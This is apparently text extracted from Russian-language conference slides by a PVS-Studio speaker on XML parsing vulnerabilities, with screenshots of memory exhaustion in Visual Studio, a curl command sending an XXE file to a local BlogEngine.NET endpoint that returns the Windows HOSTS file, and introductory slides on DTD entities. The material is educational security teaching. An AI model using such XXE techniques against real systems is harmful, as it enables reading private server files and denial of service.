

Правильно ли вы парсите XML? Разбираемся с уязвимостями



Сергей Васильев

File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help Search (Ctrl+Q) MSBuild

Debug Any CPU Start

LazyFormatted...IdEventArgs.cs OutputAttribute.cs RequiredRuntimeAttribute.cs RequiredAttribute.cs BuildWarningEventArgs.cs CriticalBuildM...geEventArgs.cs InitializationException.cs DistributedLoggerRecord.cs

Microsoft.Build.Framework Microsoft.Build.Framework.LazyFormattedBuildEventArgs _arguments

```
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184
```

```
/// </summary>  
/// <param name="reader">Binary reader which is attached to the stream the event will be deserialized from.</param>  
/// <param name="version">The version of the runtime the message packet was created from</param>  
62 references  
internal override void CreateFromStream(BinaryReader reader, Int32 version)  
{  
    base.CreateFromStream(reader, version);  
  
    if (version > 20)  
    {  
        string[] messageArgs = null;  
        int numArguments = reader.ReadInt32();  
  
        if (numArguments >= 0)  
        {  
            messageArgs = new string[numArguments];  
  
            for (int numRead = 0; numRead < numArguments; numRead++)  
            {  
                messageArgs[numRead] = reader.ReadString();  
            }  
        }  
  
        _arguments = messageArgs;  
  
        int originalCultureId = reader.ReadInt32();  
        if (originalCultureId != 0)  
        {  
            if (originalCultureId == CultureInfo.CurrentCulture.LCID)  
            {  
                _originalCulture = CultureInfo.CurrentCulture;  
            }  
            else  
            {  
                _originalCulture = new CultureInfo(originalCultureId);  
            }  
        }  
    }  
}
```

133 % No issues found Ln: 1 Ch: 1 SPC CLRF

C# Interactive Error List Command Window Output

Ready

Solution Explorer Search Solution Explorer (Ctrl+;) C# ICancelableTask.cs C# IEventRedirector.cs C# IEventSource.cs C# IForwardingLogger.cs C# IGeneratedTask.cs C# ILogger.cs C# INodeLogger.cs C# ITask.cs C# ITaskFactory.cs C# ITaskFactory2.cs C# ITaskHost.cs C# ITaskItem.cs C# ITaskItem2.cs C# LazyFormattedBuildEventArgs.cs C# LoadInSeparateAppDomainAttrib C# LoggerException.cs native.rc C# OutputAttribute.cs C# ProjectFinishedEventArgs.cs C# ProjectStartedEventArgs.cs C# RequiredAttribute.cs C# RequiredRuntimeAttribute.cs C# RunInMTAAttribute.cs C# RunInSTAAttribute.cs C# TargetFinishedEventArgs.cs C# TargetStartedEventArgs.cs C# TaskCommandLineEventArgs.cs C# TaskFinishedEventArgs.cs C# TaskPropertyInfo.cs C# TaskStartedEventArgs.cs Microsoft.Build.Framework.UnitTests Microsoft.Build.Tasks Microsoft.Build.Tasks.UnitTests Microsoft.Build.Utilities Microsoft.Build.Utilities.UnitTests MSBuild References FxCopExclusions app.config C# AssemblyInfo.cs AssemblyLoadInfo.cs AssemblyNameComparer.cs AssemblyNameExtension.cs AssemblyResources.cs

Syntax Visuali... Solution Expl... Git Changes

Add to Source Control Select Repository

FileEditViewGitProjectBuildDebugTestAnalyzeToolsExtensionsWindowHelpSearch (Ctrl+Q)MSBuild

DebugAny CPUStart

LazyFormatted...IdEventArgs.csOutputAttribute.csRequiredRuntimeAttribute.csRequiredAttribute.csBuildWarningEventArgs.csCriticalBuildM...geEventArgs.csInitializationException.csDistributedLoggerRecord.cs

Microsoft.Build.FrameworkMicrosoft.Build.Framework.LazyFormattedBuildEventArgs_arguments

```
146
147    /// <summary>
148    /// <param name="reader">Binary reader which is attached to the stream the event will be deserialized from.</param>
149    /// <param name="version">The version of the runtime the message packet was created from</param>
150    62 references
151    internal override void CreateFromStream(BinaryReader reader, Int32 version)
```

Task Manager

FileOptionsView

ProcessesPerformanceUsersDetailsServices

Name	7% CPU	99% Memory
Apps (3)		
Microsoft Visual Studio 2022 Preview (8)	4.8%	124,621.9 MB
Microsoft.ServiceHub.Controller	0%	20.4 MB
PerfWatson2.exe	0%	42.9 MB
ServiceHub.Host.CLR.x64	0%	27.7 MB
ServiceHub.Host.CLR.x86 (32 bit)	0%	25.5 MB
ServiceHub.IdentityHost.exe (32 bit)	0%	27.4 MB
ServiceHub.SettingsHost.exe (32 bit)	0%	37.8 MB
ServiceHub.VSDetouredHost.exe	0%	36.0 MB
Microsoft Visual Studio Preview	4.8%	124,404.3 MB

Fewer detailsEnd task

Process Hacker

HackerViewToolsUsersHelp

RefreshOptionsFind handles or DLLsSearch Processes (Ctrl+K)

ProcessesServicesNetworkDisk

Name	PID	CPU	Private b...	Description
winlogon.exe	11796		2.45 MB	Windows Logon Application
fontdrvhost.exe	12008		1.96 MB	Usermode Font Driver Host
dwm.exe	12064		55.98 MB	Desktop Window Manager
explorer.exe	4808		48.86 MB	Windows Explorer
devenv.exe	2572	3.69	142.31 GB	Microsoft Visual Studio 2022 Preview
Microsoft.Servi...	12396		34.36 MB	Microsoft.ServiceHub.Controller
ServiceHub.I...	13440		35.42 MB	ServiceHub.IdentityHost.exe
ServiceHub....	13956		61.05 MB	ServiceHub.VSDetouredHost.exe
ServiceHub....	14016	0.12	53.86 MB	ServiceHub.SettingsHost.exe
ServiceHub....	15288		32.6 MB	ServiceHub.Host.CLR.x86
ServiceHub....	1106		20.54 MB	ServiceHub.Host.CLR.x64

CPU Usage: 6.67%Physical memory: 127.59 GB (99.74%)Processes: 163

179
180
181
182
183
184

_originalCulture = new CultureInfo(originalCultureId);

133 %No issues found

C# InteractiveError ListCommand WindowOutput

Ready

Solution Explorer

Search Solution Explorer (Ctrl+)

- C# ICancelableTask.cs
- C# IEventRedirector.cs
- C# IEventSource.cs
- C# IForwardingLogger.cs
- C# IGeneratedTask.cs
- C# ILogger.cs

MSBuildReferencesFxCopExclusionsapp.configAssemblyInfo.csAssemblyLoadInfo.csAssemblyNameComparer.csAssemblyNameExtension.csAssemblyResources.cs

Syntax Visuali...Solution Expl...Git Changes

Welcome to BlogEngine.NET

👤 Administrator ⌚ May 20, 2018 📁 BlogEngine.NET 🔗 share



If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

- DOWNLOAD THEMES
- OFFICIAL WEBSITE
- DONATE


Write Permissions



Welcome to BlogEngine.NET

share

```
C:\Windows\System32\cmd.exe
E:\XXE>curl -d "@xxe.xml" -X POST http://vasiliev-pc:8081/metaweblog.axd_
```



If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

- DOWNLOAD THEMES
- OFFICIAL WEBSITE
- DONATE

Write Permissions



Welcome to BlogEngine.NET

share

```
C:\Windows\System32\cmd.exe
E:\XXE>curl -d "@xxe.xml" -X POST http://vasiliev-pc:8081/metaweblog.axd
<?xml version="1.0" encoding="utf-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value>02</value>
        </member>
        <member>
          <name>faultString</name>
          <value>Unknown Method. (# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
```

If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.


DOWNLOAD THEMES

OFFICIAL WEBSITE

DONATE

Write Permissions

<xml />





Что с этим делать?
(как защититься)

Спикер

Сергей Васильев

Head of DevRel в PVS-Studio LLC


7 лет в статическом анализе


В прошлом:

- C++, C# developer;
- Senior Developer;
- Tools & DevOps Team Leader;
- C# Analyzer Team Leader.

Пишу на [habr](#), выступаю.







Теория

XML: сущности

```
<?xml version="1.0" encoding="utf-8" ?>
```

```
<foo>&lt;something;&gt;</foo>
```

XML: сущности

```
<?xml version="1.0" encoding="utf-8" ?>
```

```
<foo>&lt; something; &gt;</foo>
```



XML: сущности

```
<?xml version="1.0" encoding="utf-8" ?>
```

```
<foo>&lt; something; &gt;</foo>
```



XML: DTD (Document Type Definition)

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
    <!ENTITY hiEntity "Hello, ">
    <!ENTITY worldEntity "World">
]>
<example>&hiEntity;&worldEntity;!</example>
```

XML: DTD (Document Type Definition)

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
    <!ENTITY hiEntity "Hello, ">  
    <!ENTITY worldEntity "World">  
]>  
<example>&hiEntity;&worldEntity;!</example>
```

XML: DTD (Document Type Definition)

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
    <!ENTITY hiEntity "Hello, ">
    <!ENTITY worldEntity "World">
]>
<example>&hiEntity;&worldEntity;!</example>
```

XML: DTD (Document Type Definition)


```
<?xml version="1.0" encoding="utf-8" ?>
```

```
<!DOCTYPE example [
```

```
  <!ENTITY hiEntity "Hello, ">
```

```
  <!ENTITY worldEntity "World">
```


```
<example>&hiEntity;&worldEntity;!</example>
```




Hello, World!

В DTD можно определять сущности

XML: сущности



XML: сущности



XML: внутренние сущности

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE example [  
    <!ENTITY hiEntity "Hello">  
]>  
<example>&hiEntity;</example>
```


XML: внутренние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
```

```
<!DOCTYPE example [
```

```
  <!ENTITY hiEntity "Hello">
```

```
<example>&hiEntity</example>
```



Hello

XML: внутренние сущности

```
<?xml version="1.0" encoding="utf-8" ?>  
